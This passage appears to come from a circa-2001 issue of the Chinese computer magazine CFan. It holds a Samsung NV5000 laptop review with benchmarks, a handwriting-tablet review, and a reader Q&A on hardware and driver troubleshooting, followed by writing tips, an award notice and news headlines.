以往笔记本电脑都有扩充上的限制,因为笔记本电脑在设计上是封闭式的,所有的网卡、Modem、显卡等设备,厂商全部都把它们做在一个密封的机身中,想要拆开加装其他设备是不可能的,甚至要拿掉某些装置也是有困难的。虽然当时可利用PCMCIA插槽来连接额外的设备,但在扩充需求上仍旧不够。渐渐的厂商开始提供扩充连接口,让使用者在需要时可额外购买扩充座来连接要加装的硬件设备,采用这样的设计可以使笔记本电脑的扩充和使用都能保持灵活性。三星的这款笔记本电脑将需要用到的主要硬件装置都设计在内部,包括内建的Modem、网卡以及数量不多但各规格都有的连接界面、PCMCIA 插槽等等。这样的设计可以支持更多其他设备,如打印机、数码相机、扫描仪、刻录机等等外设的挂接,增加了许多可扩充空间。



扩充座可支持更多的外设

如何测试

我们先把送测的笔记型电脑的硬盘用FAT32将所有的硬盘空间分割成一个,笔记本电脑的硬盘密度对数据读取速度和整体性能的表现有举足轻重的影响。

笔记本电脑的内存数量对性能的表现有相当重要的影响,尤其是现在的一些作业系统或是应用程序都需要一定的系统内存才能有高水准的性能表现。若是内存少于程序或作业系统的要求,虽然可以运行,但性能的表现就会受到很大的影响。当然,从另一方面来说,增加内存可以使电脑整体的性能提升,但这并不是绝对的,同时还要与处理器相配合。所以消费者在选购笔记本电脑时不要单一要求处理器的高主频或高容量内存,应同时注意处理器与内存的搭配是否能达到最好的性能。这次送测的笔记本电脑的内存为192MB,也是其所能支持的最大容量。

评测软件平台
英文 Windows98 第二版
显示模式:1024 × 768,16 位真彩色
DirectX 8.1版
打开硬盘和光驱的 DMA 模式
关闭系统等待,在 BIOS 中将硬盘、液晶显示器设为最大性能

笔记本电脑电池的使用时间一直是选购笔记本电脑的指标之一。如果在外使用时有插座可以充电使用,那当然没有问题,但要是像在长途车上或飞机上无插座可供充电时,就会让人担心什么时候电池的电会用完,所以笔记本电脑的厂商一直在电池的使用持久方面进行改进。要说明的是,电池的持续使用时间的长短与性能没有绝对的关系。千万不要以为电池的使用时间短就是性能差。我们测试笔记本电脑时,是让笔记本电脑在全速运作的状态下进行测试的。

最后要提醒的是,笔记本电脑的性能测试并没有一个绝对的标准可遵循,我们所测试的项目都是以一般消费者在选购笔记本电脑时会考虑的指标为主,像处理器的性能、电池的使用时间、硬盘的性能等等。测试出来的数据可供消费者在选购时作为一个参考依据。

测试

我们在测试上使用的软件工具主要为PC Magazine的专门测试软件:WinBench99的2.0版和WinStone99的2001版,对系统的整体和各子系统性能进行测试,我们的每项测试都要运行三次以上,如果三次测试的成绩误差大于3%,则重新测试直至稳定。在测试软件时,每测试一次我们都会重新启动电脑和整理硬盘,以保证测试的最佳化,我们将电源管理状态设为最佳性能。电池的持续使用时间的测试则是使用BatteryMarek4.01来测试,测试该项时,我们关闭了Speedstep选项。要说明的是,在这样的测试环境下,电源的使用时间肯定比实际使用的时间短。当然,在看这些性能数据时,同时也要依照笔记本电脑的配置来决定好坏。

测试结果:

Business winstone2001 V1.0	30.2
Content creation winstone2001 V1.0	33.2
WinBench99 2.0	
Business Disk WinMark 99	3937
High-End Disk WinMark 99	12400
Business Graphics WinMark 99	200
High-End Graphics WinMark 99	566
CPUmark99	66.3
FPU\Winmark	4010
BatteryMarek4.01	1小时27分

从评测结果来看,这款笔记本电脑成绩很不错,和PIII 500的台式机性能基本相等,它在商业子性能和多媒体子性能的测试中成绩不俗,优于许多同主频笔记本电脑,而且在CPU的整数及浮点运算能力上,和同频台式机CPU性能差距也不大。在笔记本电脑电池测试中,测试成绩应该说是在一个正常的范围内。

在长时间的测试中,我们注意到NV5000的运行稳定,噪音很小,发热不是很大,但从键盘面板上还是能感受到温度变化,不过并不烫手。

总体评价

SAMSUNG NV5000笔记本电脑配置灵活,扩充升级及外设支持能力强,性能稳定突出,而且其娱乐性强,提供了出色的移动多媒体应用解决方案,用户市场广泛,无论是家用还是商用都有其用武之地。CF

□ ITdoor　赵宁

爱国者"龙笔"试用手记

手写输入是指通过手写笔在手写板上书写的方式将汉字直接输入电脑。随着电脑硬件技术日新月异的发展，手写输入设备成为近几年来发展速度很快的一种电脑外设产品。面对日益激烈的手写设备竞争，各个厂商不得不全方位提高产品竞争能力。爱国者推出的'龙笔'以其低价位政策的确给其他厂商带来了强大的冲击力，那么它的品质是否也同样吸引人呢？这次，我们拿到了一款爱国者龙笔5541豪华手写板进行评测，该产品市场售价480元人民币。

产品描述

龙笔5541采用USB接口方式和无线笔设计，支持即插即用，使用户可以将手写板任意插拔于主机之间，并且不再需要专门的电源线，既可以降低设备成本，又有效地减少了笔与基板间繁琐恼人的连线。产品的外观制作相当的精致，深蓝色的手写板宽大漂亮，有效的手写区域面积达到了5.5×4.0英寸，配上手写板表面的半透明银灰色塑料膜，更是显得很大气。512级的电磁压感笔大小适中，书写手感很好，有效感应高度2.54厘米，其内部采用了超强三引擎识别内核，可准确识别连笔字、工体字及繁体字，最大特点是通过感应来进行定位及控制，这使得软件编程者能以更多的方式去判断识别输入的字画，因此可以比较准确地识别不按笔顺输入的字，对绘画的粗细浓淡效果变化均能把握，写出的字颇具毛笔书法的韵味，大幅提高了龙笔5541的可用性和易用性。

除了具备领先的硬件技术外，龙笔5541还具有让用户感到更方便、更实用的人性化功能设计，这些设计突出表现了手写市场新的发展方向，以易用性、功能化、人性化为发展方向，让手写输入更具个性。其中热键自定义功能是龙笔5541所附带的独特设计，通过此功能，用户可以根据需要在手写板区域内自定义个性化的功能热键，如各种运行程序、软件、网址等，像OICQ、Outlook、金山词霸、MP3播放器等常用软件都可以设在热键区，设好之后只需用手写笔轻轻一点，即可打开相应窗口。在手写区上方还有九个系统自定义的热键，用户可以根据需要进行更改，它们分别指向手写板设置（包括活动区、按键、工作范围、压力等项的设置）、亲笔签名、Word批注程序、一键上网、退出当前程序等功能。

使用测试

我们首先来看龙笔5541在手写输入方面的性能。爱国者手写笔采用了外挂式的输入方法，也就是说这种输入方法并没有嵌入系统输入法中，要想进行手写输入就必须先启动手写识别程序。这种方法在使用上会有一点不便，但这样所带来的好处就是：必要的时候你还可以使用传统的输入法进行文字录入，不会影响手写识别。启动爱国者手写输入程序3.50版后，系统默认是工作在主窗口连续汉字输入状态。我们尝试着输入了一些常用汉字，基本上可以被正确识别，即使是一些略为潦草的字迹也没有问题。另外这种识别模式有一个很方便的特点：支持汉字连续输入。你可以连续写出多个汉字，甚至是一整句话（一次可以写10个字）来让系统识别，这样可以很大程度地加快输入速度。在我们尝试连续输入的过程中，基本没有遇到什么错误。

除具有很高的识别率之外，龙笔5541还具有更多强大的功能，包括爱国者亲笔信功能、鼠标功能、网络功能、绘画功能、书法功能及签名功能等。该款手写板附赠神奇画板软件，具有强大的绘图功能。打开爱国者送出的绘图软件，展现在面前的是一幅丰富多彩的选择画面，可以通过点击选择不同的笔来实现不同的画风，如水彩笔可以画山水、花鸟等国画；油画笔则根据笔迹的立体感画出独具匠心的油画；铅笔可画出富有层次感的素描等。还有可以根据软件所设计好的图案背景来拼出一幅美丽的画面。

在使用过程中，还可以感受到无线笔采用笔键3键式设计的好处，它与4D鼠标功能相同，滚屏翻页自如，为平时的工作确实带来不少方便。

需要改进的是，这款产品的说明书做得比较简单，会给初次使用者造成一定的困难，光盘中虽有教学文章，但方法呆板了些。CF

CFan评价	
性能	★★★★☆
价格	★★★★☆
录入速度	★★★★
易用性	★★★★





★为什么跳线正常却检测不到从盘？
★为什么硬盘在 Win98 下出现数据传输错误？
★如何解决将打印机连接到扫描仪并行口上不工作的问题？
★如何解决用虚拟光驱玩游戏时黑屏的问题？

我的电脑原来使用的是一块4.3GB的DMA33硬盘，最近加装了一块13GB的DMA66硬盘，将DMA66的硬盘设置为主盘，DMA33的硬盘设置为从盘，可开机后无论如何也检测不到从盘，我检查硬盘跳线也一切正常，单独用哪块硬盘启动都没有问题，请问这个问题如何解决？

答：您遇到的这个问题是在双硬盘连接中偶尔出现的不匹配现象，尤其是在一些不同品牌和容量相差较大的硬盘上，归根结底还是数据传输率匹配问题。您可以采用以下两种方法解决：

(1) 将DMA66的硬盘设置为主盘，并单独连接在一个IDE插口上，注意，一定要连接在DMA数据线的顶端接口上。将DMA33硬盘与光驱连接到另一个IDE插口上，并用DMA33数据线连接。

(2) 如果必须将两个硬盘连接在一个IDE插口上，请使用DMA33数据线进行连接，虽然这样会牺牲一定的数据传输速度，但它也能解决一些此类不兼容问题。

我电脑使用的是一个40GB迈拓7200转硬盘，安装操作系统和应用软件时一切正常，可运行一段时间后Windows 98出现没有规律的数据传输错误，而且我用Ghost恢复Windows 98系统却提示无法恢复，重新分区格式化仍然会出现类似的问题，请问这是怎么回事？

答：这种问题的产生一般可以通过以下方法解决：

(1) 升级主板BIOS以解决一些兼容性问题。

(2) 更换硬盘数据线或换一个IDE插口连接数据线。

(3) 如果上面两个方法都不能解决问题，则很可能是硬盘本身出现问题，请先低级格式化硬盘，再不奏效应更换硬盘。

(4) 仍有问题则需更换主板了。

我最近新买了一台扫描仪，由于我的电脑只有一个并行口，因此只能将打印机连接到扫描仪后面的并行口上，可这样连接以后打印机却无法工作，请问应该如何解决这个问题？

答：您遇到的这种问题比较少见，一般是数据传输冲突造成的，解决的方法是购买一个并行口扩展器，将打印机和扫描仪分别接在并行口上即可解决问题。

我最近在Windows 98(分了3个区)中安装了虚拟光驱软件，可我在用虚拟光驱玩游戏时出现黑屏现象，游戏无法正常运行，请问这是什么原因造成的？

答：这个问题一般都是虚拟光驱和物理光驱之间的冲突造成的。解决方法如下：

(1) 启动Windows 98操作系统后，在桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

(2) 在窗口中双击“系统”图标，然后选择“设备管理器”选项卡，接着选中“CD-ROM”下的光驱项，再单击窗口下部的“属性”按钮，选择“设置”选项卡。

(3) 在弹出窗口中可以看到“保留的驱动器号”选项，将其中的“开始驱动器号”和“最后驱动器号”都改为G:，并保持“当前驱动器号分配”选项为F:，保存退出即可。

E-mail: doctor@cfan.cn.net

★台式电脑 CPU 和笔记本电脑 CPU 到底有什么区别？
★为什么刻录机无法读取光盘？
★为什么我的 CD-ROM 无法识别 80 分钟的刻录 CD？
★如何解决以 On-the-fly 方式刻录光盘时速度慢的问题？
★为什么系统每次启动后都提示找不到扫描仪？
★为什么 YAMAHA 719 声卡无法正常工作？

最近关于笔记本电脑使用台式电脑CPU的争论很多，请问台式电脑CPU和笔记本电脑CPU到底有什么区别？

答：其实从性能上讲，台式电脑 CPU 和笔记本电脑 CPU没有什么区别，但由于笔记本电脑的特殊构造，应用于笔记本电脑的CPU在制作工艺等方面有一些专门的设计。如笔记本电脑的CPU与台式电脑的CPU相比，在散热设计方面进行了较大改进，而且更加节省电能。一些笔记本电脑厂商将台式电脑CPU应用于笔记本电脑，这样做有一定的风险性。因为如果其散热问题解决不好，将导致笔记本电脑在长时间使用后容易出现死机等问题。虽然一些厂商也进行了一些散热方面的改进，但由于其CPU先天不足，因此隐患仍然存在，况且厂商的真正动机还是因为台式电脑CPU比笔记本电脑CPU价格低，从而能够降低成本，增加利润。这归根结底是从经济角度出发，因此结论也就不言自明了。作为个人来说，我不会购买这种笔记本电脑。在封装方式上，台式CPU与笔记本CPU也大不一样。那么购买时两者如何区分呢？从今年7月份起，英特尔推出笔记本专用CPU时，将会在编号中注明“-M”标识(M表示“Mobile”，即移动)，从而将二者区别得更加清楚。同时，目前市场上销售的采用笔记本专用CPU的笔记本电脑，一般会在产品配置说明中注明“采用笔记本专用CPU”或“支持Speedstep技术”。如果仅是标明采用的是‘英特尔奔腾 XXMHz，则一般采用的是台式机CPU。当然，最可靠的方法是询问销售人员并让他在发票上注明。

我的IDE接口刻录机无法读取光盘了，请问我应该从哪些方面排除故障？

答：(1) 最常见的原因是您刻录机的光学读／写头被污染了。您可以用专用的光驱清洁盘清洗一下，如果您对其内部构造有一定的了解，也可以拆开刻录机进行清洁。

(2) 再有就是刻录机的电源连接线或数据线虚接，造成信号无法正常传输。您可以打开机箱，重新插接刻录机的电源线和数据线。

(3) 刻录机驱动程序或者操作系统受损。请重新安装驱动程序或者操作系统。

(4) 病毒造成。请用杀毒软件查杀硬盘中的病毒。

为什么别人的CD-ROM能够播放80分钟的刻录CD，而我的CD-ROM却无法识别这种光盘？

答：这很可能是您的 CD-ROM 受限于 74 分钟（650MB）的光盘标准，而无法识别 80 分钟（700MB）光盘，因为并不是所有的 CD-ROM 都能够达到这样的规格，您可以更换一台新 CD-ROM 试一试。

为什么我以On-the-fly方式刻录光盘时，我的刻录软件写入文件时非常慢？有没有办法提高速度呢？

答：如果您没有事先做硬盘传输率的测试，用On-the-fly方式刻录光盘就会使刻录速度变得很慢，而且在把文件写入 CD-R 之前，它会先在硬盘上为每个档案做个映像。如果您想提高刻录速度，应运行一次刻录软件的硬盘测试项目再进行刻录应该可以解决问题。

我有一台SCSI接口的扫描仪，当我将操作系统升级到 Windows 98SE 后，重新启动操作系统并安装了扫描仪驱动程序，但发现每次重新开机后系统都提示“Driver 未能加载”即驱动程序未安装，重新安装驱动程序后扫描仪可以正常工作，请问这是什么原因造成的？

答：您遇到的这个问题以前也曾经听说过，这种现象一般是因为系统中多次安装了扫描仪驱动程序导致的。您在安装Windows 98SE时系统识别出了该扫描仪并自动安装了扫描仪驱动程序，而您在系统正常启动后再次安装了驱动程序，造成系统同时调用两个驱动程序或第一个驱动程序加载不正确而出现问题。解决方法如下：

(1) 正常启动 Windows 98SE 操作系统，在桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

(2) 双击“系统”，并选择“设备管理器”选项卡。

(3) 将其下有关扫描仪的所有参数项一一选中，并单击“删除”按钮删除掉，注意，如果有黄色惊叹号或问号的参数项也一并删除。

(4) 单击“确定”按钮保存退出并重新安装扫描仪驱动程序，最后重新启动操作系统即可。

我电脑的配置是 PIII 800 CPU，IBM 30GB 硬盘，GeForce2 MX400 显卡，256MB SDRAM 内存，YAMAHA 719声卡，Windows 98SE 操作系统。一次重新



★为什么刻录一些软件或游戏光盘时提示错误？
★为什么重新安装系统后总是死机？
★为什么系统无法正确识别我的 GeForce2 GTS 显卡？

安装操作系统后，声卡就不出声了，检查系统桌面上任务栏中的托盘发现没有小喇叭图标，进入“设备管理器”，在“声音、视频和游戏控制器”中可以看到声卡的有关参数项，当我将这些参数项删除后重新启动操作系统，系统提示发现新硬件即YAMAHA 719声卡并自动安装了驱动程序，但系统正常启动后仍然没有声音，现象同上。请问这个问题应该如何解决？

答：您遇到的这个问题是YAMAHA类声卡的常见问题，即Windows 98SE操作系统以即插即用方式识别该声卡并安装的驱动程序并不能使声卡正常工作。解决的方法也不难，您可以按照如下步骤操作：

(1)正常启动操作系统，用鼠标左键单击“开始”→“设置”→“控制面板”。

(2)双击“系统”图标，然后选择“设备管理器”选项卡，在随后弹出的窗口中选择“声音、视频和游戏控制器”。

(3)选中有关声卡的第一个参数项，这个参数项应该带有driver字样，然后单击“属性”按钮，接着选择“驱动程序”标签，再单击“升级驱动程序”按钮。

(4)将含有YAMAHA 719声卡驱动程序的光盘放入光盘驱动器，根据屏幕上的提示指定升级文件位置为光盘上驱动程序所在路径，此时系统提示要安装的驱动程序比现有的程序旧，询问是否覆盖并继续安装，选择“是”继续执行安装程序。

(5)待安装完毕后重新启动操作系统，声卡即可正常发声了。

我在刻录一些软件或游戏光盘时，发现一些光盘在刻录过程中出现错误提示，多次重复均是如此，有些能够被刻录，但刻录成功的光盘却不能正常使用，请问这是怎么回事？

答：大部分的应用软件和游戏软件在制作过程中，厂家都会对光盘的盘片设计保护模式，所以您在进行光盘复制的过程中，会出现无法复制、刻录过程发生错误或者刻录后的光盘不能正常使用的情况，这是厂商对自己知识产权的合法保护措施，目的就是为了防止未经授权的复制行为。

我电脑的配置是大众VA503主板，i740 8MB显卡和ES1938芯片的杂牌声卡。近日由于系统崩溃，重新分区格式化硬盘，安装DOS6.22后又安装了Windows 98操作系统，但重新启动后系统死机，多次尝试重装系统均是如此，请问如何解决这个问题？

答：这个问题是系统配置文件Config.sys中有关ES1938芯片的参数行造成的问题，您可以参照如下步骤解决：

(1)在操作系统启动前按下F8键调出系统启动菜单，选择其中的第3项即安全模式启动操作系统。

(2)在系统桌面上用鼠标左键单击“开始”→“运行”，在弹出窗口的“运行”栏中键入msconfig并点“确定”按钮。

(3)在随后出现的“系统配置实用程序”窗口中选择里面的config.sys选项卡，将其中的device=c:\es1938.sys参数行前的对勾去掉，然后单击“确定”按钮保存退出。

(4)重新启动操作系统即可消除死机情况。

我电脑配置的是VIA KX133芯片组主板、GeForce2 GTS显卡，最近我将操作系统升级为Windows 2000，但启动操作系统后却发现系统无法正确识别我的显卡，在“设备管理器”中显示的参数项为PCI显卡，且我的VIA KX133芯片组也没有被正确识别出来，请问我该如何解决这个问题？

答：解决方法如下：

(1)在Windows 2000中用“记事本”程序编辑系统安装逻辑盘(如C盘)中WINNT\INF文件夹中名为machine.inf的文件，在文件中加入以下几行参数。

```
search for
%PCI\VEN_1106&DEV_0391.DeviceDesc% = NO_DRV, PCI\VEN_1106&DEV_0391
%PCI\VEN_1106&DEV_8391.DeviceDesc% = VIAAGP_Install,PCI\VEN_1106&DEV_8391

search for VIA_MFG = "VIA" and add
PCI\VEN_1106&DEV_0391.DeviceDesc = "VIA Tech CPU to PCI bridge"
PCI\VEN_1106&DEV_8391.DeviceDesc = "VIA Tech CPU to AGP Controller"
```

输入完毕后保存退出。

(2)进入“控制面板”→“系统”→“设备管理器”→“系统设备”，将其中的“Standard PCI to PCI Bridge”参数项删除，点“确定”按钮保存退出并重新启动Windows 2000操作系统，这样Windows 2000操作系统就可以自动识别VIA KX133芯片组并安装AGP驱动程序了。

★为什么开机自检 Celeron Ⅱ显示成 Pentium Ⅲ还死机？
★如何辨认 AMI BIOS 主板的制造厂商？
★为什么按下打印机清洗键没有反应？
★如何解决更换 LCD 显示器后电脑黑屏问题？

我电脑使用的主板是MS6309主板，最近将CPU更换为 CeleronII 900，但在启动电脑时屏幕上显示的是PentiumIII，并经常出现死机问题，请问是否我的CPU和主板存在不兼容问题？可我的朋友也是用这款主板搭配的这种CPU啊，请问应该如何解决这个问题？

答：由于采用1.3及更早版本BIOS的MS6309主板无法正确识别 Celeron Ⅱ(TM)CPU，因此该主板的 BIOS 会将 Celeron Ⅱ(TM) CPU误认为是Pentium Ⅲ (coppermine) CPU并自动将CPU电压设为1.6v，而Celeron Ⅱ(TM) CPU的核心电压应为1.5v，所以在应用中会发生问题。解决的方法是到微星的网站下载MS6309主板的V1.5版BIOS程序进行刷新，这样即可解决问题。（庞 彬）

栏目中曾经介绍了如何识别Award BIOS主板的制造厂商信息，但目前市场上 AMI BIOS 的主板也不少，请问在没有主板说明书等厂商身份证明资料时，如何辨认主板制造厂商？

答：的确，AMI所提供的BIOS指令集也被广泛应用于众多品牌的计算机主板之上。同 Award 类似，AMI 也编制了区分主板制造厂商身份的BIOS－ID码，通过识别 BIOS－ID，我们也可以得知是谁制造了该主板。

AMI 的 BIOS－ID 看起来比 Award 的复杂一些，但我们只需注意找到其中的第3组信息，即第2个中横线后的6位数字即可获知厂商信息，如：

51-0728-001437-00111111-071595-SIS5577-001_10_SIS5577-H

其中，第三组信息001437就是AMI的BIOS－ID了，其中的后4位数字就是主板生产厂商的编码，1437是明致公司的编码。您如果想升级BIOS，则可以到www.pcchips.com.tw（由于条件限制，可能无法访问）去下载关于您主板的最新BIOS。下面我们将比较常见的一些主板厂商编码提供给大家。

1102 梅捷	1107 联讯
1114 艾崴	1117 中凌
1121 (FIC)大众	1122、1168 微星
1124 建邦	1128 承启
1131 精英	1135 宏基
1199 技嘉	1223 映泰
1247 升技	1256 联胜
1259 致福	1274 福扬
1276 捷波	1292 华硕
1353 捷邦、伟格	1373 矽统SiS
1437 明致、宏英、麒麟	1519 磐英
1526 金鹰	1792 友邦
1942 太阳花	1998 长城集团
6389 超微	6285 泰安
6326 水晶	8045 柏能

我使用的是EPSON Stylus Color 680打印机，由于打印机说明书丢失，不知道该如何让打印机自动清洗打印头，开机后按下清洗键也没见反应，请问正确方法是什么？

答：正确的方法是先按下打印机面板上的Power键接通打印机电源，然后按下清洗键并一定要持续 3 秒钟以上，此时打印机才会执行自动清洗打印头工作。

我的电脑原来使用的是 CRT 显示器，最近由于LCD显示器的价格降得很低，因此更换了 LCD 显示器，我在厂商那里连机测试一切正常，可与家里的电脑连接后开机自检一切正常，当启动 Windows 98SE 时发生黑屏死机问题，关机重启后问题依旧，换到别人的电脑上测试则一切正常，请问是不是 LCD 显示器和我的电脑不兼容呢？

答：其实这并不是什么兼容性问题，而是您原来显卡的刷新率设置得太高造成LCD显示器无法支持这么高的刷新率而产生黑屏死机问题。

我们在使用CRT显示器的时候，一般为了减少显示屏闪烁以保护眼睛，都会将刷新率调得尽可能的高，如85Hz甚至100Hz，而对于LCD来说，由于液晶板本身并不发光，使用时即使把刷新率调到60Hz您也不会感到屏幕在闪烁，因此“刷新率”对LCD来说已经没有多大意义了。LCD屏幕不闪烁的优点使得LCD厂商在制造显示器时把场频做得比较低，一般最高为75Hz，当然也有少数的 LCD 场频做到了85Hz，这就限制了使用 LCD 时刷新率的提高。由于您原来在使用CRT显示器的时候将显卡刷新率调得超过了LCD的最大场频，因此启动操作系统后显示器就黑屏了。

解决方法是：

(1) 连接 LCD 显示器后正常启动电脑，在开始启动 Windows 98SE时按下F8键，在随后出现的系统启动菜单中选择第3项即安全模式启动。

(2) 在系统桌面上用鼠标右键单击空白处，在弹出的右键菜单中选择“属性”。然后依次选择“设置”→“高级”选项。

(3) 选择“监视器”选项卡，将其中的“刷新频率”



★光驱的“Cable”跳线的含义是什么？
★ Excel XP 单元格中输入文字时如何换行？
★如何解决还有墨粉时打印机就亮起缺墨粉指示灯的问题？
★为什么 P4 1.5GHz 的电脑比雷鸟 1.33GHz 的电脑作图慢？
★ i845 芯片组主板配 1.4GHz 的 P4 CPU 有问题吗？

栏中的参数调整到 60Hz，然后按“确定”按钮保存设置退出并重新启动操作系统。

（4）如果仍然有问题，您也可以再次进入安全模式，在“控制面板”→“系统”→“设备管理器”中，将“显卡”下的有关选项删除并重新启动操作系统，正常显示后再根据提示安装显卡驱动程序即可。

我在给光驱进行跳线设置时，发现跳线方式中除了有“Master”、“Slave”跳线设置外，还有一个“Cable Select”项，请问这个选项的含义是什么？

答：“Cable Select”(有的光驱注为 CS)项的含义是:将所有跳线帽取下,使光驱的主从设置由其连接于数据线的接口位置来决定，如果连接到的是数据线顶端接口，则设置为主盘，如果连接的是数据线中端接口，则设置为从盘。如果您对主、从跳线的设置不清楚，或出现不识别主、从盘的问题，可以用这个选项试试。

我在用 Excel XP 输入文字时，当输入的文字比较多，想换行输入时却无法实现，请问有什么办法解决吗？

答:的确，在 Excel XP（不仅是 Excel XP,其他版本的Excel也有这个情况)的单元格中输入的文字是不能自动换行的，但通过参数设置还是可以实现这个功能的，具体操作方法如下:

（1）启动 Excel XP 后，用鼠标选择菜单栏中的“格式”→“单元格”→“对齐”。

（2）接着选中“文本控制”标题下的“自动换行”复选框即可（打勾）。

（3）如果单元格中还要将文字分段，即在里面输入硬回车，这时 Enter 键的功能不是在单元格内换行，而是在单元格间移动。这时您可以在编辑栏（或正在编辑的单元格）中要换行的地方单击鼠标左键，按 Alt+Enter 键来实现硬回车换行操作。

我单位购买了一台激光打印机，使用中发现经常在墨盒中墨粉还有一定剩余的情况下打印机就亮起缺墨粉指示灯提示应该换新墨盒了，这样非常浪费，请问有没有办法解决这个问题？

答:这种情况说明您激光打印机的墨粉传感器过于灵敏了，一个解决方法是根据随打印机附带的说明书找到墨粉传感器的位置，然后用不透明的胶布将其封上，以后通过眼睛观察来判断打印机墨粉是否耗尽。另一个方法是找到打印机维修部门，让技术人员进行调整。（刘　扬）

我是做3D图形设计的，对电脑的性能要求较高。最近自己攒了一台P4 1.5GHz的电脑，总是感觉作图的速度比同事的雷鸟1.33GHz要慢一些，最近也听人说同频的雷鸟比P4要快，可我的P4 CPU的频率要比同事雷鸟的 CPU 高很多呀，请问这是怎么回事？

答:的确，在实际使用中我们发现，用3DSMAX的渲染功能时，同频率的 AMD 雷鸟 CPU 的性能比 Intel P4 CPU 的性能要高出很多，具体到雷鸟和 P4 CPU 来说，由于其内部设计结构不同,因此单纯从CPU主频来判断性能的方法就不大可靠了。从技术上讲，P4 之所以能够达到高频率是由于其内部长达20级流水线造成的,但其在单位时间内的指令运行却不如低频率的雷鸟和PIII。同时在浮点运算方面雷鸟CPU也已经赶超了Intel P4 CPU,因此您在用电脑进行3D图形设计时感到Intel P4 CPU慢了一些是正常的。（潘留军）

我最近买了一台电脑，采用的是 i845 芯片组主板配1.4GHz的P4 CPU,256MB SDRAM内存,但听一些同事说这样的配置有问题,可我的电脑可以正常使用，问商家也说没问题，请问这种配置究竟有没有问题？

答:您电脑的这种配置的确有问题，Intel 明确表示，i845 芯片组是专门为 478 管脚的 P4 CPU 设计的，也就是说该芯片组应该与 1.5GHz 及以上 P4 CPU（478 管脚）配合使用。之所以 Intel 不赞同 i845 芯片组与 423 管脚的 P4 CPU 配合，是因为两者之间存在致命缺陷，工作稳定性很差，同时对整机性能影响很大。

其实423管脚的P4 CPU应该配合i850芯片组使用,但由于i850芯片组只能支持Rambus内存,而Rambus内存价格居高不下,因此一些奸商为了清库存和推出低价位的P4电脑，不惜欺骗买家，将 i845 芯片组与 423 管脚 P4 CPU (如1.3GHz、1.4GHz)配合使用,请大家购买时一定要辨别清楚，以免上了奸商的当。

（庞　彬）

网络类稿件百投百中法宝

□CFan编辑部　小渔



2000年10月份，他不满12岁，开始学习电脑，并很痴迷；2001年1月份，他开始上网；不久前，他已经建成了几个不同类型的网站，还包括PHP、CGI、ASP等高级编程的内容；而如今，他已经发表了几篇有关网站建设和网络编程的文章，这个时候他还不到13岁。这个小天才，有什么秘密，能在这么短的时间内练就如此厉害的“身手”，并屡次在刊物发表文章呢？

当小渔怀着几分崇拜，问他其中的诀窍时，他的回答很简单，一个字——学。问他如何学的，他说买书看，然后去试验；又问他订阅了哪些刊物，他的回答也很简单——CFan，他很喜欢《电脑爱好者》上的一些技巧；再想问他什么，他说“88，该上学了”。从这位聪明的作者和读者身上，可以看出其实要学好网络知识，成为网络高手，关键还是在于学习与实践，当然还不能忘记自己的功课哟。下面小渔就跟大家交流一下写好网络稿件的技巧。

1.题材多样化

网络是一个复杂的环境，它的组成离不开硬件和软件，而且也因为各种各样的人物纵横其中，才使得其丰富多彩，变幻莫测，同时这也决定了网络相关文章类型繁多，包括偏向硬件方面的（如通过ISDN或者ADSL等方式上网），偏向软件方面的（如Flash动画的制作，多线程浏览器的使用）和网络文学方面的（如网络笑话）等。在投网络方面的稿件时，你也需要知晓自己的文章是属于哪个类型的，需要了解刊物的相应栏目一般刊登哪个类型的文章，这样才能击中要害。

2.喜新厌旧也有对的时候

计算机硬件更新快，网络发展更加迅猛，不要总是写一些一两年前就经常见到的文章，譬如解释什么叫Internet，如何利用Modem拨号上网等，最好有一定的新意。

另外，也要抓住最新的网络动态，如在Foxmail4.0正式推出之前，你就尽快下载到测试版，并研究其新功能以及相应的使用方法，撰文后马上投稿给编辑，命中率应该会比较高。

3.实用为先

网虫通常都比较忙，网上有那么多内容要看，有那么多MM要追，所以网络方面的一篇好文章，不一定需要千言万语，如果一两百字，让你几秒钟就能看完，但马上就能用上，提高上网效率，那可能就是最美的事情。我曾经收到过一篇不足100字的稿件，即“在IE中浏览网页时，如果需要输入网页地址，可以先按F6键，而不需要用鼠标选中地址栏，然后再用键盘输入网址。”这篇文章虽然短小，也不算新颖，但估计不少网友都没有试过。这是一篇实用的文章。

4.挖掘网络软件的特殊功能

举个例子，一般人用网络蚂蚁就是来下载软件的，但是如果你能发现用它还可以下载电子邮件中的附件，在别人还没有发觉的情况下成文，定是佳作一篇。

5.换一种写作角度

不管是报刊杂志，还是各大网站，估计都有讲主页制作的文章，不过大多都是讲解DreamWeaver、Flash或者FrontPage等主页制作软件的使用。如果你能换一个角度，先给出一个已经做好的页面，然后再讲解这个页面的具体制作过程（可能是好几种制作工具混合应用的结晶，甚至还需要修改一些HTML代码），相信会更吸引人。

6.对网络编程者说

网络编程肯定会涉及到代码，如果代码不太多，将代码以及相应的文字都写到文章中，还是可取的。不过，如果代码非常长，那就不太好了，可以摘出核心代码，并加以注释。我经常收到利用JavaScript实现某一效果的文章，不过代码特别长，限于版面，我想这种文章是很难被选中的。

为联想同禧系列电脑颁发大奖



《电脑爱好者》杂志社经过严格评选，将家用电脑产品本年度惟一大奖授予了联想同禧电脑，日前向联想集团正式颁发了奖牌。

虽然我们评奖之时暑期销售刚刚拉开序幕，但经过暑期激烈的市场竞争考验，证明联想同禧系列电脑的确不负众望。

回顾今年的家用电脑市场，同禧系列电脑可谓是风光无限，几乎成为液晶电脑的代名词，并为人们所津津乐道。其中，同禧520L液晶电脑在5月21日以整体优异的配置和9999元的价格突破了液晶电脑万元大关，首次进入中国家用电脑的主流，正式宣告了中国家用电脑“液晶时代”的到来。而最近风头正盛的同禧130L则一举将液晶电脑的价格锁定在6999元，掀起了液晶电脑的全民风暴，为液晶电脑在中国家庭的普及奠定了坚实的基础。同时也带动了众多厂商深幅下调产品价格，使液晶电脑前所未有地接近普通消费者。

我们在产品评价中指出的优点正是联想电脑的杀手锏，即技术水平高，在同类产品中品质超群，设计精巧，产品价格极具优势，易用性好，售后服务业界领先。最新消息，到今年底，联想将在全国47个城市达到对台式电脑的48小时修复，这使得更多的普通消费者能够享受到联想的快速服务。



■要闻

专家称互联网将成为恐怖分子下一个打击目标

从某种意义上说，网络恐怖主义也许比911事件本身的破坏力更大。

AMD推出Athlon XP 不以速度论高下

纳斯达克赢得诉讼 收回4个含“Nasdaq”的域名

Intel推出新包装技术 20G CPU六年内可面市

微软提示：PowerPoint和Excel存在安全漏洞

